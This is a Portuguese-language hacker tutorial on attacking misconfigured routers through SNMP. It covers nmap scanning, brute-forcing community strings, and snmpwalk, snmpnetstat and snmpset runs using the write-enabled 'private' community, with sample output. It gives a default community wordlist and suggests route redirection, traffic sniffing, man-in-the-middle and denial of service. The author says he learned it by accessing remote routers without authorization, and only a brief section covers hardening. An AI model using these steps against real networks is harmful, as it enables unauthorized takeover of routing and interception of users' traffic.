Nash Leon

vulgo
coracaodeleao

Documento privativo!
Favor Não publicá-lo!
Maiores informações:

http://coracaodeleao.virtualave.net/
nashleon@yahoo.com.br

Desenvolvido por Nash Leon.
nashleon@yahoo.com.br

Estes e outros artigos podem ser encontrados em:
http://coracaodeleao.virtualave.net/

OBS: O Autor nao se responsabiliza pelo mau uso das informacoes e dados aqui disponibilizados.Toda informacao possui somente carater educacional.

OBS2: Script kiddies(defacers), Analista de Seguranca sem escrupulo e crackers, favor nao ler.

****
* SNMP PARA AS MASSAS *
****

5.2 - Consideracoes Finais

1 - Introducao

Os dispositos de rede(Roteadores, Modems, Hubs, Switchs e etc) podem ser usados de forma maliciosa.Nao importa o quao absurdo isso possa parecer a alguns, a realidade eh uma soh: "Seu disposito pode estar vulneravel!".

No decorrer deste artigo, pretendo evidenciar apenas 1 tipo de ataque a um dispositivo de rede.Roteadores mau configurados atraves do protocolo de gerenciamento SNMP.

Conhecimentos basicos sobre TCP/IP sao necessarios.Novamente, script kiddies(defacers), crackers e analistas da banda podre de seguranca nao sao bem vindos a leitura deste doc.

2 - Introducao ao Protocolo SNMP

O Protocolo SNMP(Simple Network Management Protocol) eh usado para prover gerenciamento de redes.Foi especificado para detectar e corrigir falhas na rede, alem de permitir o controle de componentes, analisar violacao dos protocolos, alterar dados e etc.

No SNMP duas figuras exercem papel importante, o "agente" e o "gerente". O agente eh o responsavel pela coleta de informacoes de gerenciamento, enquanto que o gerente eh o responsavel pelo processamento das informacoes.

O gerente envia comandos para os agentes, para que eles alterem dados referentes aos componentes da rede.O protocolo SNMP eh o responsavel por realizar a troca de mensagens entre agentes e gerentes, especificando o conteudo e o formato das mensagens trocadas.As informacoes de gerenciamento sao armazenadas em uma base de dados denominada MIB (Management Information Base), que contem informacoes classificadas em categorias referentes a: sistemas hosts e gateways, interfaces individuais de rede, enderecos(inclusive mapeamentos ARP) e etc.As MIBs sao especificadas usando a notacao ASN.1(Abstract Syntax Notation.One).

Outro protocolo que pode ser usado no gerenciamento de redes Internet eh o CMOT(CMIP over TCP), no entanto, iremos analisar apenas o SNMP.

O SNMP define uma base limitada de informacoes de gerenciamento, com algumas variaveis dispostas em tabelas bidimensionais(2 colunas) e um protocolo com funcionalidade limitada, que permite ao gerente apenas recuperar e atribuir valores as variaveis e, ao agente, enviar avisos nao solicitados previamente, denominadados "traps".


Atualmente a Internet estah centralizada em duas versoes do protocolo

SNMP, sendo que a versao 2 prove mecanismos maiores de seguranca.

Maiores informacoes sobre o SNMP versao 1 podem ser obtidas em RFC1155, RFC1156, RFC1157.

No SNMP, a obtencao de informacoes de gerenciamento e o seu posterior armazenamento na MIB ficam a cargo de um software qualquer(pode ser criado por nos), nao padronizado, e especificado a nivel de implementacao.As informacoes contidas na MIB sao lidas, alteradas e transferidas a partir de operacoes de gerenciamento especificadas em mensagens do protocolo SNMP transmitidas pelo gerente.Tal protocolo eh usado para transportar tambem o resultado destas operacoes dos agentes ao gerente.

O modelo de gerenciamento consiste em um esquema centralizado, isto eh, uma estacao(host) eh configurada como "gerente" e os demais elementos da rede desempenham o papel de "agentes" ou "proxy agents".Um proxy agent serve como busca para aqueles equipamentos que nao implementam o SNMP. Cada agente possui uma MIB que contem as variaveis relativas aos objetos gerenciados.Abaixo temos um diagrama do protocolo em acao:



O modelo generico de gerenciamento compreende tres componentes:

+ Um conjunto de objetos gerenciados, correspondente a um agente e a uma MIB associados;

+ Uma estacao de gerenciamento de rede;

+ Um protocolo de gerenciamento de rede que eh usado pela estacao gerente e pelos agentes na troca de informacoes de gerenciamento;

Podemos analisar o significado de cada componente:

objeto gerenciado -> Representa um recurso que pode ser classificado na categoria de sistema hospedeiro(estacao de trabalho, servidor de terminal ou impressora), sistema gateway(roteadores) ou equipamento de meio (modem, bridge, hub ou multiplexador);

estacao gerente -> corresponde a um sistema hospedeiro que executa as aplicacoes de gerenciamento e o protocolo de gerenciamento de rede, tomando as decisoes de acordo com as informacoes obtidas junto ao agente;

protocolo de gerenciamento -> eh visto sob o paradigma de "observacao remota", isto eh, ele nao transporta simplesmente as operacoes de gerenciamento que devem ser executadas pelos objetos gerenciados, cada objeto eh visto como uma colecao de variaveis cujo valor pode ser lido

ou alterado, possibilitando a monitoracao e o controle de cada elemento da rede;

agente -> quando solicitado pelo gerente, encaminha informacoes ou altera valores das variaveis que representam os objetos gerenciados.O agente pode avisar ao gerente da ocorrencia de algum evento nao-previsto, encaminhando esses avisos na forma de traps.

2.1 - Estrutura de informacoes de gerenciamento

A estrutura de informacoes de gerenciamento é baseada em programação orientada a objetos. Os recursos a serem manipulados são representados atraves de “objetos gerenciados”. Sao definidos tipos de objetos e este modelo nao utiliza o conceito de classes de objetos e seus respectivos atributos, como no caso do OSI. A definicao do tipo de objeto contem cinco campos:

- nome textual com o respectivo identificador de objeto;
- uma sintaxe ASN.1(Abstract Syntax Notation.One);
- definicao da semenatica associada ao objeto;
- tipo de acesso;
- status;

Sendo que os tipos de acesso sao:

- read-only(somente leitura);
- read-write(leitura e escrita);
- write-only(somente escrita);

2.2 – Protocolo de Aplicacao de Gerenciamento

Todas as mensagens SNMP consistem em um cabecalho de autenticacao e na unidade de dados de protocolo(PDU – Protocol Data Unit). Esse cabecalho de autenticacao inclui, dentre outras coisas, o numero da versao e informacoes de controle de acesso, e eh usado pelo agente para determinar se o gerente estah ou não autorizado a executar a operacao desejada.

As PDUs “get-request”, “get-next-request”, “set-request” e “get-response” são usadas em seguida para implementar mecanismos de polling. AS PDUs “get-request” e “get-next-request” sao usadas na monitoracao da rede, permitindo ler um conjunto de uma ou mais variaveis. A PDU “set-request” eh usada no controle da rede, permitindo modificar, criar e remover novas instancias de informacoes de gerenciamento. E a PDU “get-response” eh transmitida pelo agente em resposta as outras 3 PDUs.

A PDU “trap” eh usada para relatar a ocorrencia de eventos extraordinarios. As informacoes contidas em tal PDU pode ser usada como subsidio para alterar a estrategia de polling do gerente.

O protocolo SNMP não eh orientado a conexao. O SNMPv1 foi projetado para utilizar o UDP(User Datagram Protocol) como mecanismo de transporte. Na camada de rede são usados os protocolos IP(Internet Protocol) e ICMP(Internet Control Message Protocol). Na camada de enlace, no caso de uma rede local, são usados os protocolos LLC(Logical Link Control) e MAC(Medium Access Control).

3 - Hacking SNMP |

Nossos alvos serao os roteadores.Irei apenas dar uma introducao do que pode ser feito em cima dos roteadores mau configurados atraves do SNMP. Cabe a voce, fucador newbie, ir mais longe e implementar maiores esquemas.

3.1 - Checando protocolo SNMP ativo

Existem N meios para sabermos de um sistema possui o protocolo SNMP ativo (aberto) remotamente.Duas portas nos interessam a 161 e a 162, ambas em UDP(User Datagrama Protocol).

Eu pretendia abordar aqui a escrita de exploits usando a SNMP API, assim, pretendia expandir nossos conhecimentos de programacao utilizando alto nivel, mas, infelizmente, ficarah para um futuro proximo.

Podemos scanner as portas usando o proprio NMAP:

```
# nmap -sU -p 161,162 alvo
```

Deste modo, poderemos ver que o host possui SNMP ativado em seu sistema.

3.2 - Brutal Force em SNMP

Um brutal force pode nos fornecer informacoes sobre quais comunidades existem no sistema alvo e quais comunidades tem permissao de leitura e escrita. Existem varios programas brutal force para SNMP, e jah faz alguns meses que venho construindo o meu proprio, no entando, como o tempo estah escasso e as prioridades sempre sao muitas, ateh agora nao tive tempo de termina-lo. Resolvi publicar este documento antes e espero muito em breve fazer um "update" dele com minhas ferramentas.

No entanto, segue abaixo um link para um excelente brutal force feito pela ADM que pode conseguir comunidades de escrita validas para nos.

http://adm.isp.at/

Com um bom dicionario, eh possivel obtermos comunidades validas, bem como acesso aos dispositivos.

3.3 - Kit UCD-SNMP

Existem ferramentas publicas que sao muito uteis para se manipular dados em SNMP.Um kit que possui ferramentas poderosas se chama UCD (velha guarda, agora se chama Net-snmp) e pode nos servir para efetuarmos nossos hacking.

Ele pode ser obtido em: http://www.net-snmp.org/.

Esse Kit nada mais eh do que um conjunto de ferramentas criadas para

gerenciar redes atraves do protocolo SNMP.Possui agentes e gerenciadores capazes de fornecer acesso a tabelas de roteamento, informacoes sobre pacotes transitando por um router e etc.

Para o hacking, algumas das ferramentas deste kit sao interessantes:

+ snmpwalk -> Se comunica com uma rede usando GET Next Requests.
  Exemplo:

```
# snmpwalk X.X.X.X  -c private
system.sysDescr.0 = Cisco Internetwork Operating System Software
IOS (tm) 3600 Software (C3620-I-M), Version 11.2(8)P, RELEASE SOFTWARE
(fc1)
Copyright (c) 1986-1997 by cisco Systems, Inc.
Compiled Mon 11-Aug-97 19:50 by ccai
system.sysObjectID.0 = OID: enterprises.9.1.122
system.sysUpTime.0 = Timeticks: (577946332) 66 days, 21:24:23.32
system.sysContact.0 =
system.sysName.0 = Cisco3620
system.sysLocation.0 =
```

(Saida truncada - teste e verah a quantidade de infos que ele nos repassa)

Ele pode nos informar sobre qual router esta ativo no alvo(Cisco3620) e muitas outras infos sobre a MIB.

+ snmpnetstat -> Captura informacoes sobre a rede atraves do SNMP.

```
# snmpnetstat X.X.X.X -c private
Active Internet (udp) Connections
Proto Local Address
udp    200.X.X.X.bootps
udp    200.X.X.X.snmp
```

Para capturar tabela de roteamento:

```
# snmpnetstat -r X.X.X.X -c private

Routing tables
Destination               Gateway            Flags   Interface
default                   200.X.X.49     UG      if0
200.X.X.48/30             200.X.X.50     U       Serial0/0
200.X.X.16/28             200.X.X.17     U       Ethernet0/0
```

Para exibir estatisticas:

```
# snmpnetstat -s X.X.X.X -c private

ip:
        423825808 total datagrams received
        38979 datagrams with header errors
        6 datagrams with an invalid destination address
        422395851 datagrams forwarded
        0 datagrams with unknown protocol
        0 datagrams discarded
        1307265 datagrams delivered
```

```
        147751 output datagram requests
        83294 output datagrams discarded
        491 datagrams with no route
        18 fragments received
        9 datagrams reassembled
        0 reassembly failures
        5 datagrams fragmented
        0 fragmentation failures
        0 fragments created
icmp:
        720 total messages received
        0 messages dropped due to errors
        39787 ouput message requests
        0 output messages discarded
        Output Histogram:
                Destination unreachable: 339
                Time Exceeded: 38898
                Redirect: 1
                Echo Reply: 551
        Input Histogram:
                Destination unreachable: 77
                Time Exceeded: 92
                Echo Request: 551
tcp:
        0 active opens
        16769 passive opens
        2234 failed attempts
        42 resets of established connections
        0 current established connections
        130154 segments received
        107338 segments sent
        11173 segments retransmitted
udp:
        1176435 total datagrams received
        1175348 datagrams to invalid port
        1 datagram dropped due to errors
        672 output datagram requests
```

+ snmpset -> Se comunica com uma rede usando SNMP SET Requests.Esse eh o nosso canivete! Atraves dele podemos alterar informacoes de roteamento da rede.

```
# snmpset X.X.X.X private system.sysContact.0 s jherody@yahoo.com.br

system.sysContact.0 = jherody@yahoo.com.br
```

Bingo!:)

Nos exemplos descritos, a comunidade "private" tinha acesso de escrita. Isto configura o problema no SNMP capaz de facilmente permitir alteracao de rotas por atacantes remotos.

3.4 – Exemplo de Lista de comunidades

Varios sao as possiveis listas com comunidades default em dispositivos de Rede. Abaixo segue uma enumerada por mim:

```
-------------------- lista de comunidades -------------------------
public
private
admin
router
snmp
proxy
write
access
root
enable
all private
private
test
guest
bin
teste
administrador
roteador
cable
modem
cisco
bayden
search
----------------------------------------------------------------------
```

Voce pode tentar um brutal force usando sua wordlist favorita!

3.5 - SNMP Sniffer

Um excelente Sniffer para SNMP eh o "snmpsniff" do Nuno Leitao e pode ser obtido em:

http://packetstormsecurity.org/
http://packetstorm.linuxsecurity.com/

Com a ideia aqui eh apenas praticidade, um documento estah sendo feito para a Kimera(http://www.kimera.com.br) que descreve em pormenores a escrita de sniffers para varios esquemas.

Mas quero chamar a atencao para uma teoria que tem sido posta em pratica, a do “Sniffer Remoto”, onde remotamente podemos capturar dados transitando em uma rede(sem necessariamente a invadirmos).

Existe um estudo disso em sistemas com SNMP ativo, e um documento muito conhecido, no entanto não consigo me recordar de onde eu encontrei o mesmo, mas sei que se trata ateh mesmo de uma tese de mestrado, e que os problemas de implementacao da tecnica ainda são varios.

4 - Protegendo os dispositivos

Todos os dispositvos podem ser usados de forma maliciosa! Logo, um administrador de rede precisa estar ciente dos perigos que um hub em um local nao apropriado, ou mesmo um roteador mau configurados podem representar a seguranca de um sistema.

Antes de instalar um dispositivo, procure obter informacoes sobre ele. Veja o historico do modem ou roteador, se eles permitem exploitacao remota, se eh possivel derrubar o sistema atraves deles, se possui senhas default ou mesmo backdoor.

Caso nao seja possivel, tente voce mesmo implementar um ataque ao dispositivo, mas para isso amigo, pense como um fucador e jamais como um simples programador/analista de seguranca/administrador de rede. Fuja dos testes padroes e procure interagir com o dispositivo de modo diferente.

Evite ao maximo utilizar o protocolo SNMP. Caso seja mesmo necessario, utilize a versao mais atual e preste muita atencao as MIBs e comunidades de escrita.

Pretendo demonstrar maiores esquemas contra outros tipos de dispositivos e a possibilidade de se implementar ataques atraves deles. Fique atento aos meus documentos, tem muita municao de informacao a ser disponibilizada ainda.

5 - Terminando

Se voce pode redirecionar a rota atraves de SNMP, voce pode perfeitamente criar uma pagina clone do host alvo em um IP jah dominado e sniffar pacotes, enganando usuarios desse sistema.Um ataque mais avancado poderia usar man-in-the-middle, manipulando rotas e novamente capturando dados.

Na menor das hipoteses, um Denial of Service eh garantido via SNMP.

Aos administradores de rede, checar as comunidades e alterar as configuracoes default sao as responsabilidades minimas.Comunidades publicas nao devem jamais ter permissao de escrita.

Aos fucadores eticos deixo o recado que toda informacao aprendida e praticada aqui, foi adquirida em roteadores remotos, atraves do exercicio da minha liberdade de acesso(hacking).Se voce age com responsabilidade e etica, voce nao somente aprende, mas usa bem o conhecimento adquirido. Juízo, Conciência e Ética Sempre!

5.1 - Links e Referencias

"Arquitetura de Redes de Computadores OSI e TCP/IP - 2 edicao." - BRISA (Recomendo aos iniciantes no hacking adquirir este livro);

http://unsekurity.virtualave.net/ -> Tutorais de sockets;

http://www.net-snmp.org/ -> UCD-SNMP;

http://www.net.cmu.edu/projects/snmp/ -> CMU Simple Network Management Protocol Library;

* Outros muito interessantes:

http://www.kimera.com.br/
http://unsekurity.virtualave.net/
http://www.packetstormsecurity.org/

5.2 - Consideracoes Finais

Viva!! Como dizia Jarod no Pretender:

"A vida eh uma dadiva!"

Vale a pena pesquisar e aprender, sim!! Mas vale muito mais a pena utilizar o conhecimento adquirido para compartilhar com outros e fazer algo construtivo! A troca de informacoes soh se torna valida se objetivarmos fazer coisas boas com as informacoes adquiridas! Se o hacking prega a Liberdade, que haja liberdade para o bem das pessoas!

E se hoje estamos partilhando de ideias comuns, nao importa o local fisico onde eu me encontro, ou mesmo a ausencia de um grupo pre-definido, o que importa sao as "INFORMACOES". Ainda tenho muito a aprender e acho que o caminho eh longo, cansativo, mas vale a pena.

Aos poucos vou adquirindo experiência, e os que me queriam ver longe da Scene, Devem estar decepcionados de me ver usando meios proprios meios de divulgacao de infos. Massifiquem a Troca de Informacao! Script kiddies, banda podre, pessoas egoistas, nao interessa contato com esse pessoal! Como dizia o Lobao:”Eles não servem!”.

Sinceridade, verdade e justica!

"Faca acontecer!"

Nash Leon vulgo coracaodeleao.